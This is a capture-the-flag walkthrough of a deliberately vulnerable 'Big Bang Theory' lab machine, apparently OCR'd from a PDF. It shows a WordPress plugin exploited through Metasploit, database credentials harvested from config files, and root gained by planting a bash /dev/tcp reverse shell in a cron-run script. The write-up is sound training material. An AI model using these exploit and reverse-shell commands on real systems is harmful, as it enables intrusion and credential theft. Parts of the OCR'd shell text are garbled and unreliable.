
[+] Plugin(s) Identified:
[+] reflex-gallery
| Location: http://192.168.1.105/music/wordpress/wp-content/plugins/reflex-gallery/
| Last Updated: 2019-05-10T16:05:00.000Z
| [!] The version is out of date, the latest version is 3.1.7
| Found By: Urls In Homepage (Passive Detection)
| Version: 3.1.3 (80% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://192.168.1.105/music/wordpress/wp-content/plugins/reflex-gallery/readme.txt

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 <===== (21 / 21) 100.00% Time: 00:00:00
[+] No Config Backups Found.

[!] No WPvulnDB API Token given, as a result vulnerability data has not been output

[+] Menu [Oracle VM Vi... Parrot Term... TBBT - Fun... tbbtfunflags notes (-/com... TBBT: FunWi... rmap1.png ipgiven.png
```

From searchsploit got to know this plugin was vulnerable to arbitrary file upload.



## Exploitation


From the searchsploit results we got to know there was a metasploit module. Let's try it to see if we can find other flags and escalate privileges.

use unix/webapp/wp-reflexgallery\_file\_upload

set rhosts 192.168.1.105

set targeturi /music/wordpress

exploit





```

Applications  Places  System
Metasploit
File Edit View Search Terminal Tabs Help

Parrot Terminal x Parrot Terminal x Metasploit x searchsploit x Parrot Terminal x

drwxr-xr-x 4 penny penny 4096 Mar 6 00:37 penny
drwxr-xr-x 2 raj raj 4096 Mar 4 02:02 raj
drwxr-xr-x 3 sheldon sheldon 4096 Mar 4 17:15 sheldon
www-data@tbbt:/home$ cd any
cd any
www-data@tbbt:/home/amy$ ls
ls
notes.txt secretdiary
www-data@tbbt:/home/amy$ nano notes.txt
nano notes.txt
Unable to create directory /var/www/.nano: Permission denied
It is required for saving/loading search history or cursor positions.
Press Enter to continue
Error opening terminal: unknown.
www-data@tbbt:/home/amy$ cat notes.txt
cat notes.txt
This is my secret diary.
The safest way to keep my secrets is inside a compiled executable program.
As soon as I get popular now, that I have friends, I will start adding my secrets here.
I have used a really strong password that it cant be bruteforced.
Seriously it is 18 digit, alphanumeric, uppercase/lowercase with symbols.
And since my program is already compiled, no one can read the source code in order to view the password!
www-data@tbbt:/home/amy$ cat secretdiary
cat secretdiary

```

[illegible]

9/13

```
Applications Places System Metasploit
File Edit View Search Terminal Tabs Help
Parrot Terminal x Parrot Terminal x Metasploit x searchsploit x Parrot Terminal x
drwxr-xr-x 3 www-data www-data 4096 Mar 3 23:27 private
-rw-r--r-- 1 www-data www-data 112 Mar 4 01:12 robots.txt
www-data@tbbt:/ $ ls -al /opt/lampp/htdocs
ls -al /opt/lampp/htdocs
ls: cannot access '/opt/lampp/htdocs': No such file or directory
www-data@tbbt:/ $ ls
ls
bin dev home lib media opt root/sbin srv tmp var
boot etc initrd.img lost+found mnt proc run snap sys usr vmlinuz
www-data@tbbt:/ $ cd home
cd home
www-data@tbbt:/home $ ls
ls
amy bernadette funwithflags howard leonard penny raj sheldon
www-data@tbbt:/home $ cd penny
cd penny
www-data@tbbt:/home/penny $ ls
ls
www-data@tbbt:/home/penny $ ls -al
ls -al
total 36
drwxr-xr-x 4 penny penny 4096 Mar 6 00:37 .
drwxr-xr-x 10 root root 4096 Mar 4 02:33 ..
-rw-rw-r-- 1 penny penny 61 Mar 5 00:26 FLAG.penny.txt
-rw-r--r-- 1 penny penny 57 Mar 6 00:47 .bash_history
-rw-r--r-- 1 penny penny 220 Sep 1 2015 .bash_logout
-rw-r--r-- 1 penny penny 3771 Sep 1 2015 .bashrc
drwx----- 2 penny penny 4096 Mar 6 00:37 .cache
drwxrwxr-x 2 penny penny 4096 Mar 5 00:26 .cman
-rw-r--r-- 1 penny penny 655 May 16 2017 .profile
www-data@tbbt:/home/penny $ cat FLAG.penny.txt
cat FLAG.penny.txt
RkxBRylwZW5ueXtkYWNlNTJiZGIyYTBiM2Y4OTlkZmIzNDIzYTk5MmIyNX0=
www-data@tbbt:/home/penny $
```

We got a base64 encrypted string. Let's decode to see what it contains.

```
[baz@parrot]-(~/LinEnum)
$echo RkxBRylwZW5ueXtkYWNlNTJiZGIyYTBiM2Y4OTlkZmIzNDIzYTk5MmIyNX0= | base64 -d
FLAG-penny{dace52bdb2a0b3f899dfb3423a992b25}
[baz@parrot]-(~/LinEnum)
```

And now we got the flag of penny.

4. FLAG-penny{dace52bdb2a0b3f899dfb3423a992b25}

Now after searching each directory got a mysql credentials from /www/music directory

cd /var/www/html/private

ls -al

cat db\_config.php

dbuser- bigpharmacorp

dbpass - weareevil

```

msf1
www-data@tbbt:/var/www/html$ cd private
cd private
www-data@tbbt:/var/www/html/private$ ls -al
ls -al
total 28
drwxr-xr-x 3 www-data www-data 4096 Mar  3 23:27 .
drwxr-xr-x 5 www-data www-data 4096 Mar  6 00:04 ..
drwxr-xr-x 2 www-data www-data 4096 Mar  3 21:43 css
-rw-r--r-- 1 www-data www-data 302 Mar  3 23:27 db_config.php
-rw-r--r-- 1 www-data www-data 685 Mar  3 22:29 index.php
-rw-r--r-- 1 www-data www-data 2327 Mar  3 22:44 login.php
-rw-r--r-- 1 www-data www-data 2201 Mar  3 22:33 searchproducts.php
www-data@tbbt:/var/www/html/private$ cat db_config.php
cat db_config.php
<?php
// Create connection
// Create connection
$dbuser = 'bigpharmacorp';
$dbpass = 'weareevil';
$con=mysqli_connect("127.0.0.1",$dbuser,$dbpass,"bigpharmacorp");

// Check connection
if (mysqli_connect_errno($con))
{
    echo "<font style='color:#FF0000'>Could not connect: ". mysqli_connect_error(). "</font>";
}
?>
www-data@tbbt:/var/www/html/private$

```

Let's login to mysql using these credentials.  
mysql -u bigpharma -p  
pass- weareevil  
show databases;  
use bigpharma  
select \*from users;  
we got the flag of bernadette

```

msf1
mysql> use bigpharmacorp
use bigpharmacorp
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+-----+
| Tables_in_bigpharmacorp |
+-----+
| products                |
| users                   |
+-----+
2 rows in set (0.01 sec)

mysql> use user;
use user;
ERROR 1044 (42000): Access denied for user 'bigpharmacorp'@'localhost' to database 'user'
mysql> use users;
use users;
ERROR 1044 (42000): Access denied for user 'bigpharmacorp'@'localhost' to database 'users'
mysql> select *from users;
select *from users;
+----+-----+-----+-----+-----+
| id | username | password | fname | description |
+----+-----+-----+-----+-----+
| 1 | admin | 3fc0a7ac1007f549ac2b264baf94b0b1 | josh | Dont mess with me |
| 2 | bobby | 8cb1fb4a9809c43b7ef208d02471877b | bob | I like playing football. |
| 3 | penny09 | cafa13076bb64e7f8bd400000f6b2332 | penny | Hi I am Penny I am new here!! <3 |
| 4 | mitsos1981 | 05d51709b81b7e0f1a906b4b8273b217 | dimitris | Opa re malaka! |
| 5 | alicelove | e140ec4ce105061919f807b70f49bf4b | alice | Eat Pray Love |
| 6 | bernadette | dc5ab2b3209d78043213922409541ed7 | bernadette | FLAG-bernadette{f42d950ab0e966198b66a5c719832d5f} |
+----+-----+-----+-----+-----+
6 rows in set (0.01 sec)

```

5.FLAG-bernadette{f42d950ab0e966198b66a5c719832d5f}

From the wp-config.php which was present in the wordpress directory we got another mysql credentials.

```
msf1
File Edit View Search Terminal Tabs Help
msf1 x Parrot Terminal x Parrot Terminal x Parrot Terminal
* copy this file to "wp-config.php" and fill in the values.
*
* This file contains the following configurations:
*
* * MySQL settings
* * Secret keys
* * Database table prefix
* * ABSPATH
*
* @link https://codex.wordpress.org/Editing_wp-config.php
*
* @package WordPress
*/

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'footprintsonthemoon' );

/** MySQL database username */
define( 'DB_USER', 'footprintsonthemoon' );

/** MySQL database password */
define( 'DB_PASSWORD', 'footprintsonthemoon1337' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

/**#@+
 * Authentication Unique Keys and Salts.
 */
```

let's login with these credentials to see what it contains.

```
msf1
File Edit View Search Terminal Tabs Help
msf1 x Parrot Terminal x Parrot Terminal x Parrot Terminal
<!-- wp:paragraph -->
<p>You will get a 100% if you are an actual girl.</p>
<!-- /wp:paragraph -->

Buy our merchandise

wordpress/index.php/2020/03/04/36-revision-v1/
| 39 | 1 | 2020-03-04 15:04:50 | 2020-03-04 15:04:50 | <!-- wp:core-embed/youtube {"url":"https://www.youtube.com/watch?v=CevxZv5JLk8","type":"video","providerNameSlug":"youtube","className":"wp-embed-aspect-16-9 wp-has-aspect-ratio"} -->
<figure class="wp-block-embed-youtube wp-block-embed is-type-video is-provider-youtube wp-embed-aspect-16-9 wp-has-aspect-ratio"><div class="wp-block-embed__wrapper">
https://www.youtube.com/watch?v=CevxZv5JLk8
</div></figure>
<!-- /wp:core-embed/youtube -->

<!-- wp:core-embed/youtube {"url":"https://www.youtube.com/watch?v=kffacxfA7G4","type":"video","providerNameSlug":"youtube","className":"wp-embed-aspect-4-3 wp-has-aspect-ratio"} -->
<figure class="wp-block-embed-youtube wp-block-embed is-type-video is-provider-youtube wp-embed-aspect-4-3 wp-has-aspect-ratio"><div class="wp-block-embed__wrapper">
https://www.youtube.com/watch?v=kffacxfA7G4
</div></figure>
<!-- /wp:core-embed/youtube -->

<!-- wp:paragraph -->
<p>FLAG-raz{40d17a74e28a62eac2df19e206f0987c}</p>
<!-- /wp:paragraph -->

ed | closed | 30-revision-v1 | Secret notes | inherit | clos
0 | 0 | revision | 30 | http://192.168.1.105/music/wordpress/index.php/2020/03/04/30-revision-v1/
| 30 | 1 | 2020-03-04 15:04:50 | 2020-03-04 15:04:50 |
```

great we got the flag of raj

6.FLAG-raz{40d17a74e28a62eac2df19e206f0987c}

For the final flag we spend little more time because there wasn't any file containing any hidden information. We came to know that the leonard directory contains a executable file and says that it doesn't contains anything now and also had all permission set so we injected a reverse shell command and waited to be executed after less than a minute we got our reverse shell as root.

```
echo "bash -i > &/dev/tcp/192.168.1.1/4444 0>&1"
```

```
nc -lvp 4444
```

```
Applications Places System Parrot Terminal msf1
File Edit View Search Terminal Help
[bar@parrot]~$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.1.1] from (UNKNOWN) [192.168.1.105] 46328
bash: cannot set terminal process group (3556): Inappropriate ioctl for device
bash: no job control in this shell
root@tbbt:~#
```

```
msf1
www-data@tbbt:/home$ cd leonard
cd leonard
www-data@tbbt:/home/leonard$ ls
ls
thermostat_set_temp.sh
www-data@tbbt:/home/leonard$ cat thermostat_set_temp.sh
cat thermostat_set_temp.sh
bash -i >& /dev/tcp/192.168.1.1/4444 &&1
www-data@tbbt:/home/leonard$ clear
clear
TERM environment variable not set.
www-data@tbbt:/home/leonard$ export TERM=xterm
export TERM=xterm
www-data@tbbt:/home/leonard$ clear
clear
www-data@tbbt:/home/leonard$ cat thermostat_set_temp.sh
cat thermostat_set_temp.sh
bash -i >& /dev/tcp/192.168.1.1/4444 &&1
www-data@tbbt:/home/leonard$
```

id  
cat FLAG\_leonard.txt

```
Applications Places System Parrot Terminal msf1
File Edit View Search Terminal Help
[bar@parrot]~$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.1.1] from (UNKNOWN) [192.168.1.105] 46328
bash: cannot set terminal process group (3556): Inappropriate ioctl for device
bash: no job control in this shell
root@tbbt:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@tbbt:~# ls
ls
FLAG_leonard.txt
root@tbbt:~# cat FLAG-leonard.txt
cat FLAG-leonard.txt
FLAG-leonard{17fc95224b65286941c54747704acd3e}

I hope you liked it!
root@tbbt:~#
```

```
msf1
www-data@tbbt:/home$ cd leonard
cd leonard
www-data@tbbt:/home/leonard$ ls
ls
thermostat_set_temp.sh
www-data@tbbt:/home/leonard$ cat thermostat_set_temp.sh
cat thermostat_set_temp.sh
bash -i >& /dev/tcp/192.168.1.1/4444 &&1
www-data@tbbt:/home/leonard$ clear
clear
TERM environment variable not set.
www-data@tbbt:/home/leonard$ export TERM=xterm
export TERM=xterm
www-data@tbbt:/home/leonard$ clear
clear
www-data@tbbt:/home/leonard$ cat thermostat_set_temp.sh
cat thermostat_set_temp.sh
bash -i >& /dev/tcp/192.168.1.1/4444 &&1
www-data@tbbt:/home/leonard$
```

finally we got the flag of leonard too FLAG-leonard{17fc95224b65286941c54747704acd3e}